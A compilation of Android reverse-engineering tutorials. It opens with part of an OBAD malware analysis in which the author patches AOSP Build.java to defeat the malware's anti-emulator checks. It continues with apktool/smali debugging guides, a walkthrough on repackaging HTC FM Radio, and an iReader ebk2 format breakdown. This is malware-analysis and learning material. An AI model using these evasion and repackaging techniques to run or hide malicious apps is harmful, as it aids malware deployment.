<1>  main[1]  this  =  "class  android.app.ActivityManager$RunningAppProcessInfo"
name  =  "processName"
<1>  main[1]  this  =  "class  android.app.ActivityManager$RunningAppProcessInfo"
```

```
name = "RELEASE"
<1> main[1] this = "class android.os.Build$VERSION"
name = "BOARD"
this = "class android.os.Build"
name = "BRAND"
<1> main[1] this = "class android.os.Build"
name = "DEVICE"
<1> main[1] this = "class android.os.Build"
name = "HOST"
<1> main[1] this = "class android.os.Build"
name = "ID"
<1> main[1] this = "class android.os.Build"
name = "MODEL"
<1> main[1] this = "class android.os.Build"
name = "PRODUCT"
<1> main[1] this = "class android.os.Build"
name = "TAGS"
<1> main[1] this = "class android.os.Build"
name = "TYPE"
<1> main[1] this = "class android.os.Build"
name = "USER"
<1> main[1] this = "class android.os.Build"
name = "ANDROID_ID"
<1> main[1] this = "class android.provider.Settings$Secure"
name = "applicationInfo"
this = "class android.content.pm.PackageInfo"
name = "flags"
<1> main[1] this = "class android.content.pm.ApplicationInfo"
```

```
name  =  "MODEL"

#  code  places  where  os/dev  specific  fields  were  accessed
D:\>grep  -E  "name|  \[1\]|  \[2]"  OBAD_Reflection_Related_Code_Entries_Params_ST.txt
name  =  "processName"
<1>  main[1]
[1]  java.lang.Class.getField  (Class.java:782)
[2]  com.android.system.admin.COcCccl.oIOccOcl  (COcCccl.java:3,776)
name  =  "RELEASE"
<1>  main[1]
[1]  java.lang.Class.getField  (Class.java:782)
[2]  com.android.system.admin.COcCccl.onCreate  (COcCccl.java:4,965)
name  =  "BOARD"
<1>  main[1]
[1]  java.lang.Class.getField  (Class.java:782)
[2]  com.android.system.admin.COcCccl.cIoCcIo  (COcCccl.java:2,023)
name  =  "BRAND"
[1]  java.lang.Class.getField  (Class.java:782)
[2]  com.android.system.admin.COcCccl.cIoCcIo  (COcCccl.java:2,070)
name  =  "DEVICE"
[1]  java.lang.Class.getField  (Class.java:782)
[2]  com.android.system.admin.COcCccl.cIoCcIo  (COcCccl.java:2,117)
name  =  "HOST"
[1]  java.lang.Class.getField  (Class.java:782)
[2]  com.android.system.admin.COcCccl.cIoCcIo  (COcCccl.java:2,165)
name  =  "ID"
[1]  java.lang.Class.getField  (Class.java:782)
[2]  com.android.system.admin.COcCccl.cIoCcIo  (COcCccl.java:2,213)
```

```
name  =  "MODEL"
[1]  java.lang.Class.getField  (Class.java:782)
[2]  com.android.system.admin.COcCccl.cIoCcIo  (COcCccl.java:2,260)
name  =  "PRODUCT"
[1]  java.lang.Class.getField  (Class.java:782)
[2]  com.android.system.admin.COcCccl.cIoCcIo  (COcCccl.java:2,307)
name  =  "TAGS"
[1]  java.lang.Class.getField  (Class.java:782)
[2]  com.android.system.admin.COcCccl.cIoCcIo  (COcCccl.java:2,354)
name  =  "TYPE"
[1]  java.lang.Class.getField  (Class.java:782)
[2]  com.android.system.admin.COcCccl.cIoCcIo  (COcCccl.java:2,401)
name  =  "USER"
[1]  java.lang.Class.getField  (Class.java:782)
[2]  com.android.system.admin.COcCccl.cIoCcIo  (COcCccl.java:2,448)
name  =  "ANDROID_ID"
<1>  main[1]
[1]  java.lang.Class.getField  (Class.java:782)
[2]  com.android.system.admin.COcCccl.cIoCcIo  (COcCccl.java:2,765)
name  =  "applicationInfo"
<1>  main[1]
[1]  java.lang.Class.getField  (Class.java:782)
[2]  com.android.system.admin.COcCccl.OOIlIcCc  (COcCccl.java:1,904)
name  =  "flags"
<1>  main[1]
[1]  java.lang.Class.getField  (Class.java:782)
[2]  com.android.system.admin.COcCccl.OOIlIcCc  (COcCccl.java:1,943)
name  =  "MODEL"
```

```
[1]  java.lang.Class.getField  (Class.java:782)
[2]  com.android.system.admin.COcCccl.onCreate  (COcCccl.java:5,683)
```

注意,这告诉我们被调用的信息以及来自哪里,但不是返回值,因此可以在调用返回和 dumping locals 等后通过设置断点获 得。从输出我们看到这行 COcCccl.java:5683 调用 getField 获得 android.os.Build.MODEL，结果在“sdk” 模拟器镜像,因此我们退出。

七、愚弄反模拟器检查

有各种字符串和设置可以告诉我们系统、os、硬件等信息，其中大部分可以通过在 shell 中运行 getprop 看到，如“adb shell getprop”。仅供参考，您可以通过链接文件查看正在运行 getprop 的几个配置结果。

* 真实 Galaxy Nexus 设备： getprop.galaxy.nexus
* android sdk 模拟器运行 api 18 v2 系统镜像：getprop_Android_sdk_18_rev_2
* android sdk 模拟器运行 android4.3 开源工程代码构建的系统镜像：getprop_AOSP_4.3_modified_src

有各种不同的技巧可以绕过恶意软件使用的反 VM 技术：

* 修改 smali 代码忽略检查，因为在此建议 InsomniHack 2012 演示文稿由@ cryptax
* 使用 ldpreloadhook ， BlachHat 会上呈现的反模拟器部分 DexEducation-PracticingSafeDex 通过@ timstrazz
* 根据需要 修改 AOSP 代码，编译并使用 Android SDK 仿真器运行生成的系统映像。（这是我以下想谈的）

1、修改，编译和使用与模拟器编译的系统映像

这里可以找到下载并打造 AOSP 的介绍。

Class android.os.build fields such as model are populated within android/os/Build.java（这句不太理解），所以我拿来 AOSP 代码分支 4.3_r3 进行了如下修改：

代码:

```
diff

zashraf@ubuntu-10-
x64:~/Android/src_4.3_r3$ diff ./frameworks/base/core/java/android/os/Build.java.modified ./frameworks/base/cor
e/java/android/os/Build.java.orig
18d17
< import android.util.Log;
471,484c470,471
< public static String getString(String property) {
<       String p = SystemProperties.get(property, UNKNOWN);
<       Log.i("XF_IBM", "getString called for "+ property +" returning :" + p );
<       if (!property.equals("ro.product.model") && !p.equals("sdk"))
<            {
<            p = "Galaxy Nexus";
<            Log.i("XF_IBM", " Hooking return of SDK");
<            }
<       if (!property.equals("ro.product.name") && !p.equals("sdk"))
<            {
<            p = "yakju";
<            Log.i("XF_IBM", " Hooking return of SDK") ;
<            }
<            return p;
---
> private static String getString(String property) {
>        return SystemProperties.get(property, UNKNOWN);
```

我选择的目标“aosp_arm-ENG”，编译和输出/目标/产品/通用/来获得一个新鲜的 system.img 文件，这就是我将用在模拟器上并安装 OBAD 的。

2、创建一个新的 AVD 的模拟器来运行定制的 system.img

* 在系统映像和平台下的 SDK 子目录创建的 android-18 的副本。（我命名副本为 android-18_customized）
* 系统映像文件夹中复制新建的 system.img 副本（我 mobisec 默认配置是/ opt/mobisec/devtools/android-sdk/system-images/android-18_customized/armeabi-v7）

代码:

```
diff

* Making the following edits:
* in platform subdirectory
diff -r android-18/source.properties android-18_customized/source.properties
8c8
< Platform.Version=4.3
---
> Platform.Version=4.3_Custom
14c14
< AndroidVersion.ApiLevel=18
---
> AndroidVersion.ApiLevel=18_custom

and in system-images:
diff -r android-18/source.properties android-18_customized/source.properties
8c8
< Platform.Version=4.3
---
> Platform.Version=4.3_Custom
```

```
14c14
<  AndroidVersion.ApiLevel=18
---
>  AndroidVersion.ApiLevel=18_custom
```

* 创建 AVD - 通过运行并选择新创建的 API-18_customized 为新的虚拟设备配置目标。

我命名设备为 Nexus_4_on_4.3_api_18_custom。一切都应该小心注意，但由于某些原因，要么是 SDK 灵敏还是我错过了什么，所以一定要确保编辑 AVD 配置文件，并将 system.img 指向您的自定义系统映像

配置文件是/ home/mobisec/.android/avd/Nexus_4_on_4.3_api_18_custom.avd/config.ini

代码:

```
After  this  if  you  run

android  list  target

you  should  see
id:  XX  or  "android-18"
Name:  Android  4.3_Custom
Type:  Platform
API  level:  18
Revision:  2
```

你可以这样启动模拟器：

代码:

```
Shell
```

```
emulator-arm  -avd  Nexus_4_on_4.3_abi_18  -scale  0.75  -debug  all  -logcat  all  -no-boot-anim
```


如果你在 jdb 设置一个断点并尝试，你会看到修改后的 java 代码做的工作：

代码:

```
<1>  main[1]  print  android.os.Build.MODEL
android.os.Build.MODEL  =  "yakju"
```

请注意，正如我们刚才修改的 java 代码，通过 getprop 命令返回的值不会改变。

如果你再在这个新的 AVD 安装 OBAD，然后手动开始启动 activity，您将看到以下获取设备管理员访问权限的画面。为什么你需要手动开始启动 activity，以及为什么它不会在安装时候要求设备管理员权限，这些是在下一期博客文章中也许会让你看到。


1:06
System
Attention! To install the application, you need to admin access!
Continue

请求设备管理员权限

顺便说一句，我们并不需要修改 AOSP 代码来让 OBAD 工作，你可以从 getprop 的输出看到 AOSP，build.model 的返回值默认情况下不是“SDK”，不管怎样现在你已经知道可以自定义 android 的 Java 库代码了。

PS:

相对于上一份 OBAD 的分析,这篇显得更接地气了,虽然不少东西都知道,但也有没接触的,比如 JDB(对 java 不熟,所以通常是读 smali).

可惜作者并没有写出后面的部分,那才是最想看到的.

自己动手修改 Android 程序 – twicca 改造

仅以此文悼念为了使用 twicca 上 twitter 与 GFW 搏斗浪费掉的 20 多个小时

apktool

首先介绍一个软件 apktool, 利用它可以反汇编 Android 的二进制软件包. 利用 apktool 反汇编 Android 程序的结果与程序源代码目录结构相同, 唯一区别是包含 Java 代码的 src 目录变成了包含 Dalvik 汇编码的 smali 目录.

```
twicca.org/
|-- AndroidManifest.xml
|-- apktool.yml
|-- res
```

```
|   |-- anim
|   |-- color
|   |-- drawable
|   |-- layout
|   |-- values
|   `-- xml
`-- smali
    `-- [dalvik assembler code]
```

修改代码后使用 apktool 可以重新编译修改过的反汇编结果, 生成新的 Android 程序.

Dalvik

smali 目录里面是 Dalvik 虚拟机的汇编码. Dalvik 是 android 使用的 Java 虚拟机, 类似 sun 的 JVM, 使用与 Java bytecode 类似的指令集. 与 Java bytecode 最大的区别是 Dalvik 是寄存器机, Java bytecode 是堆栈机. Dalvik 的效率更高, 因为现有大部分硬件体系都是寄存器机, Dalvik 能够更加充分得利用寄存器资源; 而且 Dalvik 的汇编代码也更加容易理解, 寄存器变量比堆栈变量更加清晰明了.

```
public void HelloWorld(java.lang.String, java.lang.String);

  Signature: (Ljava/lang/String;Ljava/lang/String;)V

  Code:
```

```
   0:   getstatic      #36; //Field java/lang/System.out:Ljava/io/PrintStream;

   3:   new    #37; //class java/lang/StringBuilder

   6:   dup

   7:   invokespecial   #38; //Method java/lang/StringBuilder."":()V

   10:  aload_1

   11:  invokevirtual   #39; //Method
java/lang/StringBuilder.append:(Ljava/lang/String;)Ljava/lang/StringBuilder;

   14:  aload_2

   15:  invokevirtual   #39; //Method
java/lang/StringBuilder.append:(Ljava/lang/String;)Ljava/lang/StringBuilder;

   18:  invokevirtual   #40; //Method java/lang/StringBuilder.toString:()Ljava/lang/String;

   21:  invokevirtual   #41; //Method java/io/PrintStream.println:(Ljava/lang/String;)V

   24:  return
```

```
.method public HelloWorld(Ljava/lang/String;Ljava/lang/String;)V

    sget-object v0, Ljava/lang/System;->out:Ljava/io/PrintStream;

    new-instance v1, Ljava/lang/StringBuilder;

    invoke-direct {v1}, Ljava/lang/StringBuilder;->()V

    invoke-virtual {v1, p1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    move-result-object v1

    invoke-virtual {v1, p2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    move-result-object v1

    invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

    move-result-object v1

    invoke-virtual {v0, v1}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V

    return-void
```

```
.end method
```

很明显，下面 Dalvik 的汇编代码容易理解，即使没有接触过 Dalvik 也能轻松理解这段代码. 上面的 JVM bytecode 就不是那么容易理解了，函数调用的参数与结果都隐含在堆栈中，必须分析堆栈才能知道程序意义. ⇓ (上面两段程序的源代码)

调试

使用 apktool 的-d 参数解开/打包的程序会拥有调试信息，在 Android 上运行的时候可以通过 JPDA 调试，在手机上使用 Dev Tools 打开调试，然后在 PC 上用 Android SDK 里面的 ddms 连上去，启动程序，用任意一个 JPDA 客户端连上去就可以调试了. apktool 的作者测试, Eclipse 无法设置断点，其他功能正常，笔者使用 jswat 所有功能都正常. apktool 作者的调试教程在这里

有了 apktool，并且熟悉了 Dalvik bytecode，我们就可以对所有的 Android 程序动手术了.

Smali 调试

发表于 **2012 年 4 月 4 日**

APKTool 可以单步调试 smali 代码，查看变量，设置断点

准备
1)调试服务器(DDMS，是 Android SDK 的一部分)
DDMS 是 Dalvik Debug Monitor Service 的缩写
它提供 端口转发，屏幕捕获，线程和 heap 信息，已经无线电状态信息，来电，短信，地理位置模拟等等

DDMS 同 Eclipse 集成在一起，同时也放在 SDK 的 tool 目录下
比如 /home/zhiwei/android-sdk-linux/tools/ddms
ddms 可以同 android 设备仿真器 或者 真实的物理设备 工作

从 Eclipse 启动 Window > Open Perspective > Other… > DDMS

从命令行 启动 ./ddms

请参考 http://developer.android.com/guide/developing/debugging/ddms.html

2)调试客户端(通常是 IDE)

步骤
1. 将 app.apk 解码成调试模式，输出到 out 目录
apktool d -d app.apk out

2. 将调试模式的代码 重新生成 apk
apktool b -d out

3. 签名,安装,运行新的 apk

4. 在 Netbeans 中，使用存在的源代码创建新的 Java 项目，选择 out 目录作为 工程的根目录, out 下面的子目录 smali 作为源代码目录

5. 运行 DDMS，在列表里找到你的应用并点击它. 注意:端口信息在最后一栏里，
类似于 “86xx/8700″的东西

6. 在 Netbeans 里, Debug -> Attach Debugger -> select JPDA
并设置 port 为 8700(就是你在第 5 步看到的端口号)
其他地方保持默认,不用修改

7. 调试会话 应该已经启动了：你可以看到一些 log 信息，调试按钮将显示在顶部面板上

8. 设置断点，不能在 以 . 或者 : 或者 #开始的行 设置断点

9. 在应用程序里 触发 某些行为. 如果你运行在一个断点上，那么线程将会停下来，让你单步调试,查看变量等等

我尝试过使用 Eclipse，但是它禁止 在未知行

下载 apktool-install-linux-* 和 apktool-* 文件

解压缩到 /usr/local/bin 目录下

export PATH=”$PATH:/tmp/ccc” 保证 aapt 在 path 路径下，否则 build 时报错

http://lizhiwei.sinaapp.com/2012/04/smali%E8%B0%83%E8%AF%95/

Reverse engineering HTC FM Radio for noobs (on EVO 4G)

Okay, I'm writing this because I want to help any other newbies trying to learn how to reverse engineer. The technical details involved in this are extremely daunting, so the purpose of this tutorial is to first explain in layman terms exactly what you're trying to accomplish and what to expect. Then we'll go over the details. That way you're not completely blind going into this. I'm fairly new to the scene, so I'm not as knowledgeable as everyone else. If you see any errors in my post, let me know so I can change. I'm going to assume you know a little bit of Java, can find your way around a computer, and know nothing about Android. The techniques used should work with other Android phones. For this tutorial I'm using Windows 7, Cygwin, and my stock (not rooted) EVO 4G mobile phone.

The FM tuner for the Evo is run by a Broadcom chip: BCM4329. This chip is pretty amazing in that it does wireless, bluetooth, and it has an FM receiver/transmitter. We're interested in the FM receiver / transmitter.

Now, all android phones are based on a Linux kernel. Basically they're Linux running computers. The Android operating system is then installed onto the linux system. Every app is then run off of Android.

Android is based on Java but it is not a Java system. It uses a virtual machine called Dalvik. Google did this to get around licensing issues with Sun Microsystems. So they pretty much invented their own machine language (called byte code) for the Java language. This makes things complicated for the reverse engineer because from what I've read, once Java is converted into this machine language or byte code, it can't be converted back.

So let's rehash.

If you were programming strictly in Java, you would see these extensions:
Java source code = .java
Compiled Java source code = Java byte code = .class
Compressed file to package your program = .jar (Java Archive)

But since you're programming in Android and Dalvik, you will see these:

Java source code = .java
Compiled Java source code = Dalvik byte code = .dex
Compressed file to package your program = .apk
(I haven't mentioned this, but HTC further Optimizes their .dex code)
Optimized Dalvik byte code = .odex

I'm writing all of these down because it's very easy to get confused with all of the extensions. (for me at least!). remember how I said once you go dex, you can't go back to java? That's where JesusFreke comes in. He's a senior member of XDA, and he created "baksmali" and "smali", two programs that can convert the Dalvik code back into a human readable format. These files have extensions of .smali

Decompiled Dalvik byte code = .smali

But what can you do with .smali files? That's where this other senior member, brut.all comes in: He developed apktool. apktool takes JesusFreke's work to the next level. This program in conjunction with NetBeans, actually lets you trace through any program using the .smali code taken from JesusFreke's programs!

apktool does this by converting those .smali files into "fake" .java files that can be used by the NetBeans (program that compiles and makes java programs) IDE. I say "fake" because apktool embeds the .smali code into java files as comments. However, once you attach a debugger to NetBeans, you'll see that the debugger will follow line by line every execution statement found in the smali code!

So..... you can take the program you want, plug it into Net Beans using a debugger (using the default ddms command provided by Android SDK), and you can trace everything you do in the program. I have it connected to my phone, so whenever I push a button while running my HTC FMRadio app or unplug my headphones,I see the corresponding response to the HTCFMRadio code I have loaded in NetBeans. I can now see in real-time how the program operates from my own interactions... JAM.

Technical Aspects: How to get from ground zero to tracing HTCFMRadio?

1.) Download Android SDK - Go to google development site and follow instructions: Make sure to download the latest Java JDK. Once that is installed, download NetBeans 6.8. Unfortunately, smali debugging does not work with the lastest versions of NetBeans.

Download the "Java SE" version for minimal space
http://netbeans.org/downloads/6.8/index.html

You can follow the rest of Google walkthrough and download Eclipse and ADT plugin, but it's not pertinent to this. You're going to be using adb and ddms from the android SDK extensively, so make sure the path for </android SDK/tools> is included in the PATH variable in your ENVIRONMENT SETTINGS. To get here, right click My computer, click properties, Advanced Settings, ENVIRONMENT SETTINGS.

2.) Search for 7z and download it. It is an awesome and free compression tool that will be extremely useful. It can be used to "unzip" .jar, .apk, and other compressed formats.

3.) Get the Radio app. You can do this by going to "shipped-roms" website, downloading the latest Supersonic image, and following the directions in the unlockr tutorial for HTC kitchens at the unlockr website... (once you have extracted the files from the image, you can look in the system/app and system/framework directories to get the files listed below) or:
you can pull the following files from your phone:

Using the command prompt type (and with phone plugged in, and with USB debugging enabled on phone):
adb pull /system/app/HtcFMRadio.odex
adb pull /system/app/HtcFMRadio.apk
adb pull /system/framework ./framework

This will put HtcFMRadio.odex and HtcFMRadio.apk in the current directory and create a framework directory with more files. A couple of the files in the framework are needed for the HtcFMRadio app, but for simplicity, we're just going to pull the whole directory.

Now that we have the files, we have to make a few changes to make the app installable and to be viewable by the debugger. To do this we have to

decompile the .odex format into a human readable format we can edit. That brings us to:

3.) Download baksmali and smali from Project Hosting on Google Code (google search smali).

Usually an Android application is made up of one file, an apk file. Inside the apk file is an AndroidManifest.xml file, a classes.dex file (compiled Java code for the program), and other folders. The other folders contain either graphics or other .xml files that tell the program how it should look to the user. We don't have to worry about those for now. This is important because APKTOOL only opens programs set up this way. But wait up? We didn't download one .apk file, we downloaded an .apk file and an .odex file! What gives? Well, if you right click the apk file and open it (using 7z), you'll see that it's missing the classes.dex file. The dex file for the app is actually the HtcFMRadio.odex file we downloaded. So, to make this system app more like a nominal app, we have to find a way to convert the HtcFMRadio.odex to a classes.dex file. That's easy with baksmali and smali!

Once you download goto command prompt and type:
java -jar baksmali-<version>.jar -d framework -x HtcFMRadio.odex

(Remember to match baksmali-<version>.jar with the filename of baksmali you downloaded)
If done correctly, you should see a newly created \out directory

This creates an out\com\htc\fm directory with many .smali files.

Now let's reverse the process and put it back as a dex file. Type at command prompt:

java -jar smali-<version>.jar out -o classes.dex

If done correctly you'll see a newly created classes.dex.

now, right click on HtcFMRadio.apk (select 7z and open). Drag classes.dex into the file. Say yes to the prompt. Now you have a normal apk file APKTOOL can read!

4.) Download APKTOOL from Project Hosting on Google Code and the helper apps for your OS. (If you're extracting files for windows OS you should have apktool.bat and aapt.exe). Extract (again using 7z, don't you love this program?) apktool.jar (keep it as a jar file, don't extract the stuff inside of it), apktool.bat, and aapt.exe to the directory you're working on. To make things neat, you can also delete HtcFMRadio.odex (you don't need it anymore) and classes.dex (make sure you put it in the HtcFMRadio.apk file first!)

If this is the first time you're using apktool, then you have to install the htc framework so apktool can baksmali the Radio app. You only have to do this once:

apktool if ./framework/com.htc.resources.apk

Alright, at the command prompt:
apktool d -d HtcFMRadio.apk

This extracts the contents of HtcFMRadio.apk and places them in the HtcFMRadio directory. However, there are two major differences between this content and the content created in step 3. If you go into the smali directory you'll see that instead of .smali files, you'll see .java files. And if you go back and edit the AndroidManifest.xml file, you will also see that it's in text! Android applications convert their xml files to binary format. Now that APKTOOL has converted everything to an IDE friendly format, we can use NetBeans to edit everything. The first thing we're going to do is edit AndroidManifest.xml (using notepad) and add the following:
android:debuggable="true" to the Application tag.

IT should now look like this:
<application android:theme="@android:style/Theme.Black.NoTitleBar" android:label="@string/fm_app_name" android:icon="@drawable/fm_radio" android:taskAffinity="android.task.fmradio" android:description="@string/htc_corp" android:allowTaskReparenting="true" *android:debuggable="true"*>

This permission lets the debugger watch the program while it's running on the phone.

We are going to run into two problems if we try to install this program. One is that Android doesn't let you install more than one copy of a system app. The second issue is that if we change the signature of our system app, then we'll have to change the signatures of our other system apps as well!

Ahh.... So, to get around that, we're going to trick Android into thinking we have a completely new program. We're going to do that by renaming the com.htc.fm class to com.htc.modradio class. Next step:

5.) Cygwin (or Linux virtual machine)
The easiest way that I can think of to replace strings in multiple files is by using linux. You can most definitely do it in WIndows, but I dont know how. If you let me know how, I can put it in this tutorial.
(update: you can use Notepad++ to easily find/replace strings in multiple files for Windows. You still, however, want to download Cygwin if you're going to develop with Android-NDK.)

For now, just search for Cygwin (Cygwin is a program that lets you run Linux commands from a command prompt using your Windows directories), and install it. Make sure to have the Perl option selected. You'll need Perl to make the following commands work.

Once you get Cygwin up and running
cd <to your HtcFMRadio directory>

in my case it's
cd /cygdrive/c/Users/Jerry/Desktop/HtcFMRadio

now type the following commands in this order:
this command changes all occurances of htc/fm to htc/modradio in your xml and .java files.
find ./ -type f | xargs perl -pi -e 's/htc\/fm/htc\/modradio/g'

this command changes all occurances of htc.fm to htc.modradio
find ./ -type f | xargs perl -pi -e 's/htc.fm/htc.modradio/g'

If you don't follow this order, your source code will get messed up.

If using cygwin, a bunch of .bak files will be created. Using windows search, find all .bak files in your HtcFMRadio directory, then select them all and

delete them (Make sure they are only files with .bak!)

Now just rename the fm directory to modradio. It is located in HtcFMRadio/smali/com/htc

Now go to your windows command prompt and type:
apktool b -d .\HtcFMRadio modradio.apk

Now sign and install modradio.apk on your phone.

adb install modradio.apk

If you have never signed before, then you need to use keytool and jarsigner. These two files are in your JDK directory, so make sure you include your JDK directory in the PATH variable of your ENVIRONMENT SETTINGS. (To get here, right click on My Computer, click Properties, Advanced Settings, Environment Variables. Once you make change, open up a new COMMAND prompt to see changes).

cd to the directory which has modradio.apk

now type:
keytool -genkeypair

Answer all questions, then use the same password for all password prompts.

Next type:
jarsigner -verbose modradio.apk mykey
Type in the password you created in the above step. Your apk should now be signed.

Next install:
adb install modradio.apk

Success!

6.) Testing the app on phone
Go to your phone and you'll now see a new FMRadio icon next to your first. Click on it and watch it open. It should now be able to play music. Keep it open.

7.) Using Netbeans
Go into HtcFMRadio and delete the build directory created by APKTOOL.

Now open up Net Beans and click on File, New Project, Select Java Project with Existing Sources, click on Next

Select HtcFMRadio directory for Project Folder, rename Project Name to whatever you want. Let's type in ModRadio. click on Next

Next to "Source Package Folders" click on "Add Folder" and select the smali directory.

Click Finish. For a quick tutorial by Brut.all, search APKTOOL in youtube and click on: Apktool Demo 2 - Smali improvements

Right click on Libraries. Click on "Add Jar / Folder". You want to add Android.Jar. Since I have Android 2.1 loaded I went to /platforms/android-7 located in my android SDK directory.

Your project is now ready for editting!

8.) Running the Debugger to trace through program.
Next go back to Windows command prompt and type ddms. This runs the Dalvik Debug Monitor. A window should open up. In the left hand side you should see com.htc.modradio. That's our app! To the right you're going to see 2 numbers, you're interested in the one to the right, 4 cells away from com.htc.modradio. This number is a port number, and you're going to use it to communicate with NetBeans. (In my case it is 8603)

Go back to NetBeans and click on Debug, Attach Debugger.

In the host field type: localhost
In the Port field: type in the second number you saw. (8603)

If everything is working you'll see a bug appear next to com.htc.modradio in the Dalvik Debug Monitor. Look at the bottom bar of NetBeans for feedback. If you get errors make sure the numbers match, or try port 8700 and make sure you select com.htc.modradio in the Dalvik Debug Monitor. Port 8700 is the default port used for whatever program you select in Dalvik Debug Monitor.

9.) Setting a breakpoint
I'm making this a seperate step because it is completely arbitrary. When creating a break point be sure to follow this rule:
You must select line with some instruction, you can't set breakpoint on lines starting with ".", ":" or "#".
Rather than looking for a spot to breakpoint, though, I'll tell you where to put one so you can quickly see how the debugger traces through the code. You aren't "REQUIRED" to do the next step, but if you want to trace you have to put a breakpoint somewhere.

In Net Beans click on the Project tab, click on Source Packages, com.htc.modradio, and then doubleclick on BroadcomFMTuner.java
We're going to insert a breakpoint. Scroll down to line 3226 and on your keyboard press: CTRL-SHIFT-F8, select line in dropdown box and hit ok. (To keep it simple, I usually look for "invoke" instructions to set breakpoints at)

Now go to your phone and click on the physical "back" button on your phone. This will clear the radio,(you should still be able to listen to music). Drag your status bar down. You should see a radio icon. Click on it again. The radio backgroudn will appear, but you wont' see any text or anything. Now go back to your netbeans application. You should now see debug options highlighted! Click on Step Over (F8) to step through!

Android 无源码动态调试

rooadb + jswat(AndBug,jdb) Android 无原码动态调试无敌了！ 稍后上使用教程

rootadb 可以以 root 启动 adbd 并使用 setpropex 修改 ro.debuggable = 1

jswat、andbug、jdb 都是可以无源码调试 java 的 debuger，jswat 有 GUI，java 写的跨平台，AndBug Linux 下编译比较方便，Windows 要自己搭建 mingw 环境，jdb 最强大

rootadb 下载：

https://play.google.com/store/apps/details?id=org.eslack.rootadb

rootadb 项目地址：

https://github.com/poliva/rootadb

jswat 下载：

https://code.google.com/p/jswat/

AndBug 下载：

https://github.com/swdunlop/AndBug

http://blog.csdn.net/douniwan5788/article/details/17657665

SMALI 逆向过程

逆向 iReader 解读 ebk2 电子书格式

==========

引用:

声明：

此文章仅供学习研究之用。

未经许可，请勿转载。

==========

发现从 iReader_1.3.2.0 版本起就采用了动态库把 ebk 相关解析函数封装了。
因此，这里我用的是 iReader_1.3 ， apktool 把它转成 smali 代码。

然后，通过研读 smali 代码，初步获得的 ebk2 文档头结构如下：

代码:

```
+-------+---+----------------------------+
|0  -  3    |4    |    book_id                                  |
+-------+---+----------------------------+
|4  -  5    |2    |    head_data_size                      |
+-------+---+----------------------------+
|6  -  7    |2    |    ebk_version                          |
+-------+---+----------------------------+
|8  -11    |4    |    ebk_size                               |
+-------+---+----------------------------+
```

```
|12-75    |64  |    book_name                                  |
+-------+---+-----------------------------+
|76-79    |4    |    file_size                                  |
+-------+---+-----------------------------+
|80-83    |4    |    head_compress_size                 |
+-------+---+-----------------------------+
|84-87    |4    |    first_compress_block_size    |
+-------+---+-----------------------------+
|88-89    |2    |    chapter_count                          |
+-------+---+-----------------------------+
|90-91    |2    |    compress_block_count             |
+-------+---+-----------------------------+
|92-95    |4    |    media_count                            |
+-------+---+-----------------------------+
```

```
|96-99    |4    |    media_data_length                    |
+-------+---+-----------------------------+
|100-103|4    |    txt_compress_size                    |
+-------+---+-----------------------------+
```

下面来验证一下逆向得出来的这个头结构对不对。
代码:

```
└──[$] <> xxd -l104 《白鹿原》.ebk2
0000000:  0000  0000  6800  0200  6636  0900  0a30  7d76    ....h...f6...0}v
0000010:  7f9e  9f53  0b30  0000  0000  0000  0000  0000    ...S.0..........
0000020:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000030:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000040:  0000  0000  0000  0000  0000  0000  f036  0e00    .............6..
0000050:  9502  0000  0bab  0000  3000  0f00  0000  0000    ........0.......
0000060:  0000  0000  6933  0900                                    ....i3..
```

0-3 book_id

4 - 5 head_data_size

0068 ，其十进制值为： 104. 这与上图的结构是相符的。即整个 ebk2 文件头部信息数据总大小为 104 个字节。

6-7 字节为 ebk 文件版本，上面数据： 0200 ,其十六进制为：0002 ,即表示 ebk2 格式。

8 -11 |4 | ebk_size 6636 0900

其十六进制为： 00093666

603750

我们查看下这个 ebk2 文件大小是不是这么大？
代码:

```
└──[$]  <>  11  《白鹿原》.ebk2

